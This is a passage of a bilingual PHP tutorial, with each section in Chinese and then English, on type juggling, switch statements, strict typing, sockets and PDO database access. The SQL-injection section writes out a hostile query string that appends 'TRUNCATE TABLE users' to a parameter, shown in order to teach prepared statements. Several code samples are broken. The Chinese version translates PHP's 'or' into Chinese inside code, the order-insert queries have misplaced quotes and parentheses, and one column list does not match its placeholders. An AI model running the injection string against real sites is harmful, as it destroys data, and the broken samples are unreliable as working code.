    = fgets($handle);echo ("当前
    文件行是 $data");}
```

或者用以下代码替换整个过程:

```
$filedata = file("/path/to/my/file");
foreach ($filedata as $data) {
    echo ("当前文件行是 $data");}
```

第56.3节 : 开关意外情况

Switch 语句使用非严格比较来确定匹配。这可能会导致一些令人不快的意外。例如, 考虑以下语句:

```
switch ($name) {
    case 'input 1':
        $mode = 'output_1';
        break;
    case 'input 2':
        $mode = 'output_2';
        break;
    default:
        $mode = 'unknown';
        break;
}
```

这是一个非常简单的语句, 当`$name`是字符串时, 能够按预期工作, 但在其他情况下可能会引发问题。例如, 如果`$name`是整数0, 那么在比较过程中会发生类型转换。然而, 它是字面量

returned from the last read happens to be something that evaluates as boolean `false`, it can cause our file read loop to terminate prematurely.

```
$handle = fopen ("/path/to/my/file", "r");

if ($handle === false) {
    throw new Exception ("Failed to open file for reading");
}

while ($data = fgets($handle)) {
    echo ("Current file line is $data\n");
}

fclose ($handle);
```

If the file being read contains a blank line, the `while` loop will be terminated at that point, because the empty string evaluates as boolean `false`.

Instead, we can check for the boolean `false` value explicitly, using strict equality operators:

```
while (($data = fgets($handle)) !== false) {
    echo ("Current file line is $data\n");
}
```

Note this is a contrived example; in real life we would use the following loop:

```
while (!feof($handle)) {
    $data = fgets($handle);
    echo ("Current file line is $data\n");
}
```

Or replace the whole thing with:

```
$filedata = file("/path/to/my/file");
foreach ($filedata as $data) {
    echo ("Current file line is $data\n");
}
```

Section 56.3: Switch surprises

Switch statements use non-strict comparison to determine matches. This can lead to some [nasty surprises](#). For example, consider the following statement:

```
switch ($name) {
    case 'input 1':
        $mode = 'output_1';
        break;
    case 'input 2':
        $mode = 'output_2';
        break;
    default:
        $mode = 'unknown';
        break;
}
```

This is a very simple statement, and works as expected when `$name` is a string, but can cause problems otherwise. For example, if `$name` is integer 0, then type-juggling will happen during the comparison. However, it's the literal

在 case 语句中被处理的是值，而不是 switch 语句中的条件。字符串"input 1"被转换为整数0，匹配整数0的输入值。其结果是，如果你提供整数0的值，第一个 case 总是会执行。

对此问题有几种解决方案：

显式类型转换

在比较之前，可以将值强制转换为字符串：

```
switch ((string)$name) {  
...  
}
```

或者也可以使用已知返回字符串的函数：

```
switch (strval($name)) {  
...  
}
```

这两种方法都确保值与case语句中的值类型相同。

避免使用switch

使用if语句可以让我们控制比较的方式，从而使用严格的比较运算符：

```
if ($name === "input 1") {  
    $mode = "output_1";  
} elseif ($name === "input 2") {  
    $mode = "output_2";  
} else {  
    $mode = "unknown";  
}
```

第56.4节：严格类型

自 PHP 7.0 起，通过严格类型可以缓解类型转换带来的一些有害影响。通过在文件的第一行加入此 declare语句，PHP 将强制执行参数类型声明和返回类型声明，若不符合则抛出TypeError异常。

```
declare(strict_types=1);
```

例如，以下代码使用参数类型定义，运行时会抛出可捕获的TypeError类型异常：

```
<?php  
declare(strict_types=1);  
  
function sum(int $a, int $b) {  
    return $a + $b;  
}  
  
echo sum("1", 2);
```

同样，以下代码使用返回类型声明；如果尝试返回非整数类型，也会抛出异常：

value in the case statement that gets juggled, not the condition in the switch statement. The string "input 1" is converted to integer 0 which matches the input value of integer 0. The upshot of this is if you provide a value of integer 0, the first case always executes.

There are a few solutions to this problem:

Explicit casting

The value can be typecast to a string before comparison:

```
switch ((string)$name) {  
...  
}
```

Or a function known to return a string can also be used:

```
switch (strval($name)) {  
...  
}
```

Both of these methods ensure the value is of the same type as the value in the case statements.

Avoid switch

Using an if statement will provide us with control over how the comparison is done, allowing us to use strict comparison operators:

```
if ($name === "input 1") {  
    $mode = "output_1";  
} elseif ($name === "input 2") {  
    $mode = "output_2";  
} else {  
    $mode = "unknown";  
}
```

Section 56.4: Strict typing

Since PHP 7.0, some of the harmful effects of type juggling can be mitigated with [strict typing](#). By including this declare statement as the first line of the file, PHP will enforce parameter type declarations and return type declarations by throwing a TypeError exception.

```
declare(strict_types=1);
```

For example, this code, using parameter type definitions, will throw a catchable exception of type TypeError when run:

```
<?php  
declare(strict_types=1);  
  
function sum(int $a, int $b) {  
    return $a + $b;  
}  
  
echo sum("1", 2);
```

Likewise, this code uses a return type declaration; it will also throw an exception if it tries to return anything other

除整数外：

```
<?php  
declare(strict_types=1);  
  
function returner($a): int {  
    return $a;  
}  
  
returner("this is a string");
```

than an integer:

```
<?php  
declare(strict_types=1);  
  
function returner($a): int {  
    return $a;  
}  
  
returner("this is a string");
```

第57章：套接字

第57.1节：TCP客户端套接字

创建一个使用TCP（传输控制协议）的套接字

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

确保套接字创建成功。函数onSocketFailure来自本主题中的“处理套接字错误”示例。

```
if(!is_resource($socket)) onSocketFailure("创建套接字失败");
```

将套接字连接到指定地址

如果连接失败，第二行会优雅地处理失败。

```
socket_connect($socket, "chat.stackoverflow.com", 6667)
    or onSocketFailure("连接到 chat.stackoverflow.com:6667 失败", $socket);
```

向服务器发送数据

socket_write 函数通过套接字发送字节。在 PHP 中，字节数组由字符串表示，通常对编码不敏感。

```
socket_write($socket, "NICK Alice\r\nUSER alice 0 * :Alice\r\n");
```

从服务器接收数据

下面的代码片段使用 socket_read函数从服务器接收一些数据。

将 PHP_NORMAL_READ作为第三个参数时，会读取直到遇到\r或

相反，传入 PHP_BINARY_READ时，会从流中读取所需数量的数据。

如果之前调用了 socket_set_nonblock，并且使用了 PHP_BINARY_READ，socket_read会立即返回 false。否则，该方法会阻塞，直到接收到足够的数据（达到第二个参数指定的长度，或达到行结束符），或者套接字被关闭。

此示例从假定的IRC服务器读取数据。

```
while(true) {
    // 从套接字读取一行数据
    $line = socket_read($socket, 1024, PHP_NORMAL_READ);
    if(substr($line, -1) === "\r") {
        // 从套接字读取/跳过一个字节// 我们假设流中
        // 的下一个字节必须是。
        // 这在实际操作中实际上是有问题的；脚本容易受到意外值的影响
        socket_read($socket, 1, PHP_BINARY_READ);
    }

    $message = parseLine($line);
    if($message->type === "QUIT") break;
}
```

关闭套接字

关闭套接字会释放套接字及其相关资源。

Chapter 57: Sockets

Section 57.1: TCP client socket

Creating a socket that uses the TCP (Transmission Control Protocol)

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Make sure the socket is successfully created. The onSocketFailure function comes from Handling socket errors example in this topic.

```
if(!is_resource($socket)) onSocketFailure("Failed to create socket");
```

Connect the socket to a specified address

The second line fails gracefully if connection failed.

```
socket_connect($socket, "chat.stackoverflow.com", 6667)
    or onSocketFailure("Failed to connect to chat.stackoverflow.com:6667", $socket);
```

Sending data to the server

The `socket_write` function sends bytes through a socket. In PHP, a byte array is represented by a string, which is normally encoding-insensitive.

```
socket_write($socket, "NICK Alice\r\nUSER alice 0 * :Alice\r\n");
```

Receiving data from the server

The following snippet receives some data from the server using the `socket_read` function.

Passing PHP_NORMAL_READ as the third parameter reads until a \r\n byte, and this byte is included in the return value.

Passing PHP_BINARY_READ, on the contrary, reads the required amount of data from the stream.

If `socket_set_nonblock` was called in prior, and PHP_BINARY_READ is used, `socket_read` will return `false` immediately. Otherwise, the method blocks until enough data (to reach the length in the second parameter, or to reach a line ending) are received, or the socket is closed.

This example reads data from a supposedly IRC server.

```
while(true) {
    // read a line from the socket
    $line = socket_read($socket, 1024, PHP_NORMAL_READ);
    if(substr($line, -1) === "\r") {
        // read/skip one byte from the socket
        // we assume that the next byte in the stream must be a \n.
        // this is actually bad in practice; the script is vulnerable to unexpected values
        socket_read($socket, 1, PHP_BINARY_READ);
    }

    $message = parseLine($line);
    if($message->type === "QUIT") break;
}
```

Closing the socket

Closing the socket frees the socket and its associated resources.

```
socket_close($socket);
```

第57.2节：TCP服务器套接字

套接字创建

创建一个使用TCP的套接字。它与创建客户端套接字相同。

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

套接字绑定

将给定网络（参数2）中针对特定端口（参数3）的连接绑定到套接字。

第二个参数通常是 "`0.0.0.0`"，表示接受来自所有网络的连接。它也可以

导致 `socket_bind` 错误的一个常见原因是 [指定的地址已经被另一个进程绑定](#)。

其他进程通常会被终止（通常是手动操作，以防意外终止关键进程），这样套接字才会被释放。

```
socket_bind($socket, "0.0.0.0", 6667) 或者 onSocketFailure("无法绑定到 0.0.0.0:6667");
```

将套接字设置为监听状态

使用 `socket_listen` 使套接字监听传入连接。第二个参数是允许排队等待接受的最大连接数。

```
socket_listen($socket, 5);
```

处理连接

TCP 服务器实际上是处理子连接的服务器。`socket_accept` 创建一个新的子连接。

```
$conn = socket_accept($socket);
```

通过 `socket_accept` 获得的连接的数据传输与 TCP 客户端套接字相同。

当需要关闭此连接时，直接调用 `socket_close($conn)`。这样不会影响原始的TCP服务器套接字。

关闭服务器

另一方面，当服务器不再使用时，应调用 `socket_close($socket)`。这也会释放 TCP 地址，允许其他进程绑定该地址。

第57.3节：UDP服务器套接字

UDP（用户数据报协议）服务器与TCP不同，它不是基于流的。它是基于数据包的，即客户端以称为“数据包”的单位向服务器发送数据，客户端通过其地址识别。没有内置函数将同一客户端发送的不同数据包关联起来（与TCP不同，TCP中同一客户端的数据由 `socket_accept` 创建的特定资源处理）。可以认为每当UDP数据包到达时，都会接受并关闭一个新的TCP连接。

创建UDP服务器套接字

```
$socket = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
```

将套接字绑定到地址

```
socket_close($socket);
```

Section 57.2: TCP server socket

Socket creation

Create a socket that uses the TCP. It is the same as creating a client socket.

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Socket binding

Bind connections from a given network (parameter 2) for a specific port (parameter 3) to the socket.

The second parameter is usually "`0.0.0.0`", which accepts connection from all networks. It can also

One common cause of errors from `socket_bind` is that [the address specified is already bound to another process](#).

Other processes are usually killed (usually manually to prevent accidentally killing critical processes) so that the sockets would be freed.

```
socket_bind($socket, "0.0.0.0", 6667) or onSocketFailure("Failed to bind to 0.0.0.0:6667");
```

Set a socket to listening

Make the socket listen to incoming connections using `socket_listen`. The second parameter is the maximum number of connections to allow queuing before they are accepted.

```
socket_listen($socket, 5);
```

Handling connection

A TCP server is actually a server that handles child connections. `socket_accept` creates a new child connection.

```
$conn = socket_accept($socket);
```

Data transferring for a connection from `socket_accept` is the same as that for a TCP client socket.

When this connection should be closed, call `socket_close($conn)` directly. This will not affect the original TCP server socket.

Closing the server

On the other hand, `socket_close($socket)` should be called when the server is no longer used. This will free the TCP address as well, allowing other processes to bind to the address.

Section 57.3: UDP server socket

A UDP (user datagram protocol) server, unlike TCP, is not stream-based. It is packet-based, i.e. a client sends data in units called "packets" to the server, and the client identifies clients by their address. There is no built-in function that relates different packets sent from the same client (unlike TCP, where data from the same client are handled by a specific resource created by `socket_accept`). It can be thought as a new TCP connection is accepted and closed every time a UDP packet arrives.

Creating a UDP server socket

```
$socket = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
```

Binding a socket to an address

参数与TCP服务器相同。

```
socket_bind($socket, "0.0.0.0", 9000) 或 onSocketFailure("绑定到0.0.0.0:9000失败",  
$socket);
```

发送数据包

该行将\$data通过UDP数据包发送到\$address:\$port。

```
socket_sendto($socket, $data, strlen($data), 0, $address, $port);
```

接收数据包

下面的代码片段尝试以客户端索引的方式管理UDP数据包。

```
$clients = [];  
while (true){  
    socket_recvfrom($socket, $buffer, 32768, 0, $ip, $port) === true  
        or onSocketFailure("Failed to receive packet", $socket);  
    $address = "$ip:$port";  
    if (!isset($clients[$address])) $clients[$address] = new Client();  
    $clients[$address]->handlePacket($buffer);  
}
```

关闭服务器

socket_close 可用于UDP服务器套接字资源。这将释放UDP地址，允许其他进程绑定到该地址。

第57.4节：处理套接字错误

socket_last_error 可用于获取 sockets 扩展中最后一个错误的错误 ID。

socket_strerror 可用于将错误 ID 转换为人类可读的字符串。

```
function onSocketFailure(string $message, $socket = null) {  
    if(is_resource($socket)) {  
        $message .= ":" . socket_strerror(socket_last_error($socket));  
    }  
    die($message);  
}
```

The parameters are same as that for a TCP server.

```
socket_bind($socket, "0.0.0.0", 9000) or onSocketFailure("Failed to bind to 0.0.0.0:9000",  
$socket);
```

Sending a packet

This line sends \$data in a UDP packet to \$address:\$port.

```
socket_sendto($socket, $data, strlen($data), 0, $address, $port);
```

Receiving a packet

The following snippet attempts to manage UDP packets in a client-indexed manner.

```
$clients = [];  
while (true){  
    socket_recvfrom($socket, $buffer, 32768, 0, $ip, $port) === true  
        or onSocketFailure("Failed to receive packet", $socket);  
    $address = "$ip:$port";  
    if (!isset($clients[$address])) $clients[$address] = new Client();  
    $clients[$address]->handlePacket($buffer);  
}
```

Closing the server

socket_close can be used on the UDP server socket resource. This will free the UDP address, allowing other processes to bind to this address.

Section 57.4: Handling socket errors

socket_last_error can be used to get the error ID of the last error from the sockets extension.

socket_strerror can be used to convert the ID to human-readable strings.

```
function onSocketFailure(string $message, $socket = null) {  
    if(is_resource($socket)) {  
        $message .= ":" . socket_strerror(socket_last_error($socket));  
    }  
    die($message);  
}
```

第58章：PDO

PDO (PHP 数据对象) 扩展允许开发者连接多种不同类型的数据库，并以统一的面向对象方式执行查询。

第58.1节：使用参数化查询防止SQL注入

SQL注入是一种攻击方式，允许恶意用户修改SQL查询，添加不需要的命令。例如，以下代码是易受攻击的：

```
// 不要使用这段易受攻击的代码！  
$sql = 'SELECT name, email, user_level FROM users WHERE userID = ' . $_GET['user'];  
$conn->query($sql);
```

这允许任何使用此脚本的用户基本上随意修改我们的数据库。例如，考虑以下查询字符串：

```
page.php?user=0;%20TRUNCATE%20TABLE%20users;
```

这使我们的示例查询看起来像这样

```
SELECT name, email, user_level FROM users WHERE userID = 0; TRUNCATE TABLE users;
```

虽然这是一个极端的例子（大多数SQL注入攻击并不旨在删除数据，也大多数PHP查询执行函数不支持多查询），但这是一个示例，说明了由于不谨慎地组装查询，如何可能发生SQL注入攻击。不幸的是，这类攻击非常常见，并且由于程序员未能采取适当的预防措施保护他们的数据，因此非常有效。

为了防止SQL注入的发生，推荐的解决方案是预处理语句。不是直接将用户数据拼接到查询中，而是使用占位符。然后数据被单独发送，这意味着SQL引擎不会将用户数据误认为是一组指令。

虽然这里的主题是PDO，但请注意PHP的MySQLi扩展也支持预处理语句

PDO支持两种占位符（占位符不能用于列名或表名，只能用于值）：

1. 命名占位符。一个冒号(:)，后跟一个独特的名称（例如:user）

```
// 使用命名占位符  
$sql = 'SELECT name, email, user_level FROM users WHERE userID = :user';  
$prep = $conn->prepare($sql);  
$prep->execute(['user' => $_GET['user']]);
$result = $prep->fetchAll();
```

2. 传统的 SQL 位置占位符，表示为 ?:

```
// 使用问号占位符  
$sql = 'SELECT name, user_level FROM users WHERE userID = ? AND user_level = ?';
$prep = $conn->prepare($sql);
$prep->execute([$_GET['user'], $_GET['user_level']]);
$result = $prep->fetchAll();
```

Chapter 58: PDO

The [PDO](#) (PHP Data Objects) extension allows developers to connect to numerous different types of databases and execute queries against them in a uniform, object oriented manner.

Section 58.1: Preventing SQL injection with Parameterized Queries

SQL injection is a kind of attack that allows a malicious user to modify the SQL query, adding unwanted commands to it. For example, the following code is **vulnerable**:

```
// Do not use this vulnerable code!  
$sql = 'SELECT name, email, user_level FROM users WHERE userID = ' . $_GET['user'];
$conn->query($sql);
```

This allows any user of this script to modify our database basically at will. For example consider the following query string:

```
page.php?user=0;%20TRUNCATE%20TABLE%20users;
```

This makes our example query look like this

```
SELECT name, email, user_level FROM users WHERE userID = 0; TRUNCATE TABLE users;
```

While this is an extreme example (most SQL injection attacks do not aim to delete data, nor do most PHP query execution functions support multi-query), this is an example of how a SQL injection attack can be made possible by the careless assembly of the query. Unfortunately, attacks like this are very common, and are highly effective due to coders who fail to take proper precautions to protect their data.

To prevent SQL injection from occurring, **prepared statements** are the recommended solution. Instead of concatenating user data directly to the query, a *placeholder* is used instead. The data is then sent separately, which means there is no chance of the SQL engine confusing user data for a set of instructions.

While the topic here is PDO, please note that the PHP MySQLi extension also supports prepared statements

PDO supports two kinds of placeholders (placeholders cannot be used for column or table names, only values):

1. Named placeholders. A colon(:), followed by a distinct name (eg. :user)

```
// using named placeholders  
$sql = 'SELECT name, email, user_level FROM users WHERE userID = :user';
$prep = $conn->prepare($sql);
$prep->execute(['user' => $_GET['user']]);
$result = $prep->fetchAll();
```

2. Traditional SQL positional placeholders, represented as ?:

```
// using question-mark placeholders  
$sql = 'SELECT name, user_level FROM users WHERE userID = ? AND user_level = ?';
$prep = $conn->prepare($sql);
$prep->execute([$_GET['user'], $_GET['user_level']]);
$result = $prep->fetchAll();
```

```
$result = $prep->fetchAll();
```

如果你需要动态更改表名或列名，请注意这存在安全风险且是不良做法。不过，可以通过字符串拼接实现。提高此类查询安全性的一种方法是设置一个允许值的表，并将你想拼接的值与该表进行比较。

请注意，重要的是通过 DSN 设置连接字符集，否则如果使用了某些奇怪的编码，你的应用可能会受到隐晦漏洞的影响。对于 PDO 版本低于 5.3.6 的情况，无法通过 DSN 设置字符集，因此唯一的选择是在连接创建后立即将 PDO::ATTR_EMULATE_PREPARES 属性设置为 false。

```
$conn->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

这使得 PDO 使用底层数据库管理系统（DBMS）本地的预处理语句，而不仅仅是模拟它。

但是，请注意，PDO 会静默回退到模拟 MySQL 无法本地准备的语句：那些它可以准备的语句列在手册中 [（来源）](#)。

第 58.2 节：基本的 PDO 连接和检索

自 PHP 5.0 起，PDO 已作为数据库访问层提供。它与数据库无关，因此以下连接示例代码只需更改 DSN，即可适用于其支持的任何数据库。

```
// 首先，创建数据库句柄

// 使用 MySQL (通过本地套接字连接)：
$dsn = "mysql:host=localhost;dbname=testdb;charset=utf8";

// 使用 MySQL (通过网络连接，也可以选择指定端口)：
// $dsn = "mysql:host=127.0.0.1;port=3306;dbname=testdb;charset=utf8";

// 或者 Postgres
// $dsn = "pgsql:host=localhost;port=5432;dbname=testdb";

// 甚至 SQLite
// $dsn = "sqlite:/path/to/database"

$username = "user";
$password = "pass";
$db = new PDO($dsn, $username, $password);

// 设置 PDO 在提供无效查询时抛出异常
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

// 接下来，准备一个带有单个占位符的执行语句
$query = "SELECT * FROM users WHERE class = ?";
$statement = $db->prepare($query);

// 创建一些参数以填充占位符，并执行语句
$parameters = [ "221B" ];
$statement->execute($parameters);

// 现在，遍历每条记录，作为关联数组处理
while ($row = $statement->fetch(PDO::FETCH_ASSOC)) {
    do_stuff($row);
}
```

```
$result = $prep->fetchAll();
```

If ever you need to dynamically change table or column names, know that this is at your own security risks and a bad practice. Though, it can be done by string concatenation. One way to improve security of such queries is to set a table of allowed values and compare the value you want to concatenate to this table.

Be aware that it is important to set connection charset through DSN only, otherwise your application could be prone to an [obscure vulnerability](#) if some odd encoding is used. For PDO versions prior to 5.3.6 setting charset through DSN is not available and thus the only option is to set PDO::ATTR_EMULATE_PREPARES attribute to `false` on the connection right after it's created.

```
$conn->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

This causes PDO to use the underlying DBMS's native prepared statements instead of just emulating it.

However, be aware that PDO will [silently fallback](#) to emulating statements that MySQL cannot prepare natively: those that it can are [listed in the manual \(source\)](#).

Section 58.2: Basic PDO Connection and Retrieval

Since PHP 5.0, PDO has been available as a database access layer. It is database agnostic, and so the following connection example code should work for any [of its supported databases](#) simply by changing the DSN.

```
// First, create the database handle

// Using MySQL (connection via local socket):
$dsn = "mysql:host=localhost;dbname=testdb;charset=utf8";

// Using MySQL (connection via network, optionally you can specify the port too):
// $dsn = "mysql:host=127.0.0.1;port=3306;dbname=testdb;charset=utf8";

// Or Postgres
// $dsn = "pgsql:host=localhost;port=5432;dbname=testdb";

// Or even SQLite
// $dsn = "sqlite:/path/to/database"

$username = "user";
$password = "pass";
$db = new PDO($dsn, $username, $password);

// setup PDO to throw an exception if an invalid query is provided
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

// Next, let's prepare a statement for execution, with a single placeholder
$query = "SELECT * FROM users WHERE class = ?";
$statement = $db->prepare($query);

// Create some parameters to fill the placeholders, and execute the statement
$parameters = [ "221B" ];
$statement->execute($parameters);

// Now, loop through each record as an associative array
while ($row = $statement->fetch(PDO::FETCH_ASSOC)) {
    do_stuff($row);
}
```

`prepare`函数从查询字符串创建一个PDOStatement对象。查询的执行和结果的获取都是在该返回对象上进行的。如果失败，该函数要么返回`false`，要么抛出一个exception（取决于PDO连接的配置）。

第58.3节：使用PDO的数据库事务

数据库事务确保一组数据更改只有在每条语句都成功时才会被永久保存。事务期间的任何查询或代码失败都可以被捕获，随后你可以选择回滚尝试的更改。

PDO提供了简单的方法来开始、提交和回滚事务。

```
$pdo = new PDO(  
    $dsn,  
    $username,  
    $password,  
    array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION)  
);  
  
try {  
    $statement = $pdo->prepare("UPDATE user SET name = :name");  
  
    $pdo->beginTransaction();  
  
    $statement->execute([ "name"=>'Bob']);  
    $statement->execute([ "name"=>'Joe']);  
  
    $pdo->commit();  
}  
catch (\Exception $e) {  
    if ($pdo->inTransaction()) {  
        $pdo->rollback();  
        // 如果执行到这里，说明我们的两个数据更新未写入数据库  
    }  
    throw $e;  
}
```

在事务期间，任何数据更改仅对活动连接可见。`SELECT`语句将返回即使尚未提交到数据库的更改数据。

注意：有关事务支持的详细信息，请参阅数据库供应商文档。有些系统根本不支持事务，有些支持嵌套事务，而有些则不支持。

使用 PDO 进行事务的实际示例

下面的部分演示了一个实际的真实案例，其中使用事务确保数据库的一致性。

假设以下场景，假设您正在为电子商务网站构建购物车，并决定将订单保存在两个数据库表中。一个名为orders，字段包括order_id、name、address、telephone和created_at。第二个名为orders_products，字段包括order_id、product_id和quantity。第一个表包含订单的元数据，而第二个表包含实际产品的订单信息。

向数据库插入新订单

要向数据库插入新订单，您需要做两件事。首先，您需要在表中INSERT一条新记录

The `prepare` function creates a PDOStatement object from the query string. The execution of the query and retrieval of the results are performed on this returned object. In case of a failure, the function either returns `false` or throws an exception (depending upon how the PDO connection was configured).

Section 58.3: Database Transactions with PDO

Database transactions ensure that a set of data changes will only be made permanent if every statement is successful. Any query or code failure during a transaction can be caught and you then have the option to roll back the attempted changes.

PDO provides simple methods for beginning, committing, and rollbacks back transactions.

```
$pdo = new PDO(  
    $dsn,  
    $username,  
    $password,  
    array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION)  
);  
  
try {  
    $statement = $pdo->prepare("UPDATE user SET name = :name");  
  
    $pdo->beginTransaction();  
  
    $statement->execute([ "name"=>'Bob']);  
    $statement->execute([ "name"=>'Joe']);  
  
    $pdo->commit();  
}  
catch (\Exception $e) {  
    if ($pdo->inTransaction()) {  
        $pdo->rollback();  
        // If we got here our two data updates are not in the database  
    }  
    throw $e;  
}
```

During a transaction any data changes made are only visible to the active connection. `SELECT` statements will return the altered changes even if they are not yet committed to the database.

Note: See database vendor documentation for details about transaction support. Some systems do not support transactions at all. Some support nested transactions while others do not.

Practical Example Using Transactions with PDO

In the following section is demonstrated a practical real world example where the use of transactions ensures the consistency of database.

Imagine the following scenario, let's say you are building a shopping cart for an e-commerce website and you decided to keep the orders in two database tables. One named `orders` with the fields `order_id`, `name`, `address`, `telephone` and `created_at`. And a second one named `orders_products` with the fields `order_id`, `product_id` and `quantity`. The first table contains the `metadata` of the order while the second one the actual `products` that have been ordered.

Inserting a new order to the database

To insert a new order into the database you need to do two things. First you need to `INSERT` a new record inside the

orders 表，将包含订单的 metadata (name, address 等)。然后你需要为订单中包含的每个产品向 orders_products 表中 INSERT 一条记录。

你可以通过类似以下方式来实现：

```
// 将订单的元数据插入数据库
$preparedStatement = $db->prepare(
    'INSERT INTO `orders` (`name`, `address`, `telephone`, `created_at`)
    VALUES (:name, :address, :telephone, :created_at')
);

$preparedStatement->execute([
    'name' => $name,
    'address' => $address,
    'telephone' => $telephone,
    'created_at' => time(),
]);

// 获取生成的 'order_id'
$orderId = $db->lastInsertId();

// 构造插入订单产品的查询语句
$insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`, `quantity`)
VALUES';

$count = 0;
foreach ( $products as $productId => $quantity ) {
    $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ', :quantity' .
    $count . ')';

    $insertProductsParams['order_id' . $count] = $orderId;
    $insertProductsParams['product_id' . $count] = $productId;
    $insertProductsParams['quantity' . $count] = $quantity;

    ++$count;
}

// 将订单中包含的产品插入数据库
$preparedStatement = $db->prepare($insertProductsQuery);
$preparedStatement->execute($insertProductsParams);
```

这对于将新订单插入数据库非常有效，直到发生意外情况，出于某种原因第二个INSERT查询失败。如果发生这种情况，你最终会在orders表中有一个新订单，但该订单没有关联任何产品。幸运的是，解决方法非常简单，你只需将查询以单个数据库事务的形式执行即可。

使用事务将新订单插入数据库

要使用PDO开始事务，只需在执行任何数据库查询之前调用beginTransaction方法。然后通过执行INSERT和/或UPDATE查询对数据进行更改。最后调用PDO对象的commit方法使更改生效。在调用commit方法之前，你所做的所有数据更改都尚未永久保存，可以通过简单调用PDO对象的rollback方法轻松回滚。

以下示例演示了如何使用事务将新订单插入数据库，同时确保数据的一致性。如果两个查询中的任何一个失败，所有更改都将被回滚。

orders table that will contain the **metadata** of the order (name, address, etc). And then you need to INSERT one record into the orders_products table, for each one of the products that are included in the order.

You could do this by doing something similar to the following:

```
// Insert the metadata of the order into the database
$preparedStatement = $db->prepare(
    'INSERT INTO `orders` (`name`, `address`, `telephone`, `created_at`)
    VALUES (:name, :address, :telephone, :created_at')
);

$preparedStatement->execute([
    'name' => $name,
    'address' => $address,
    'telephone' => $telephone,
    'created_at' => time(),
]);

// Get the generated 'order_id'
$orderId = $db->lastInsertId();

// Construct the query for inserting the products of the order
$insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`, `quantity`)
VALUES';

$count = 0;
foreach ( $products as $productId => $quantity ) {
    $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ', :quantity' .
    $count . ')';

    $insertProductsParams['order_id' . $count] = $orderId;
    $insertProductsParams['product_id' . $count] = $productId;
    $insertProductsParams['quantity' . $count] = $quantity;

    ++$count;
}

// Insert the products included in the order into the database
$preparedStatement = $db->prepare($insertProductsQuery);
$preparedStatement->execute($insertProductsParams);
```

This will work great for inserting a new order into the database, until something unexpected happens and for some reason the second INSERT query fails. If that happens you will end up with a new order inside the orders table, which will have no products associated to it. Fortunately, the fix is very simple, all you have to do is to make the queries in the form of a single database transaction.

Inserting a new order into the database with a transaction

To start a transaction using PDO all you have to do is to call the beginTransaction method before you execute any queries to your database. Then you make any changes you want to your data by executing INSERT and / or UPDATE queries. And finally you call the commit method of the PDO object to make the changes permanent. Until you call the commit method every change you have done to your data up to this point is not yet permanent, and can be easily reverted by simply calling the rollback method of the PDO object.

On the following example is demonstrated the use of transactions for inserting a new order into the database, while ensuring the same time the consistency of the data. If one of the two queries fails all the changes will be reverted.

```

// 在此示例中，我们使用的是 MySQL，但这适用于任何支持事务的数据库

$db = new PDO('mysql:host=' . $host . ';dbname=' . $dbname . ';charset=utf8', $username,
$password);

// 确保 PDO 在发生错误时抛出异常，以便更容易进行错误处理
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

try {
    // 从此处开始直到事务提交，数据库的每次更改都可以被撤销
    $db->beginTransaction();

    // 将订单的元数据插入数据库
    $preparedStatement = $db->prepare(
        'INSERT INTO `orders` (`order_id`, `name`, `address`, `created_at`)
         VALUES (:name, :address, :telephone, :created_at')
    );

    $preparedStatement->execute([
        'name' => $name,
        'address' => $address,
        'telephone' => $telephone,
        'created_at' => time(),
    ]);

    // 获取生成的 `order_id`
    $orderId = $db->lastInsertId();

    // 构造插入订单产品的查询语句
    $insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`, `quantity`)
VALUES';

    $count = 0;
    foreach ($products as $productId => $quantity) {
        $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ', :quantity' .
$count . ')';

        $insertProductsParams['order_id' . $count] = $orderId;
        $insertProductsParams['product_id' . $count] = $productId;
        $insertProductsParams['quantity' . $count] = $quantity;

        ++$count;
    }

    // 将订单中包含的产品插入数据库
    $preparedStatement = $db->prepare($insertProductsQuery);
    $preparedStatement->execute($insertProductsParams);

    // 将对数据库的更改永久保存
    $db->commit();
}

catch ( PDOException $e ) {
    // 无法将订单插入数据库，因此我们回滚所有更改
    $db->rollback();
    throw $e;
}

```

第58.4节：PDO：连接MySQL/MariaDB服务器

根据您的基础设施，有两种方式连接MySQL/MariaDB服务器。

```

// In this example we are using MySQL but this applies to any database that has support for
transactions
$db = new PDO('mysql:host=' . $host . ';dbname=' . $dbname . ';charset=utf8', $username,
$password);

// Make sure that PDO will throw an exception in case of error to make error handling easier
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

try {
    // From this point and until the transaction is being committed every change to the database can
be reverted
    $db->beginTransaction();

    // Insert the metadata of the order into the database
    $preparedStatement = $db->prepare(
        'INSERT INTO `orders` (`order_id`, `name`, `address`, `created_at`)
         VALUES (:name, :address, :telephone, :created_at')
    );

    $preparedStatement->execute([
        'name' => $name,
        'address' => $address,
        'telephone' => $telephone,
        'created_at' => time(),
    ]);

    // Get the generated `order_id`
    $orderId = $db->lastInsertId();

    // Construct the query for inserting the products of the order
    $insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`, `quantity`)
VALUES';

    $count = 0;
    foreach ($products as $productId => $quantity) {
        $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ', :quantity' .
$count . ')';

        $insertProductsParams['order_id' . $count] = $orderId;
        $insertProductsParams['product_id' . $count] = $productId;
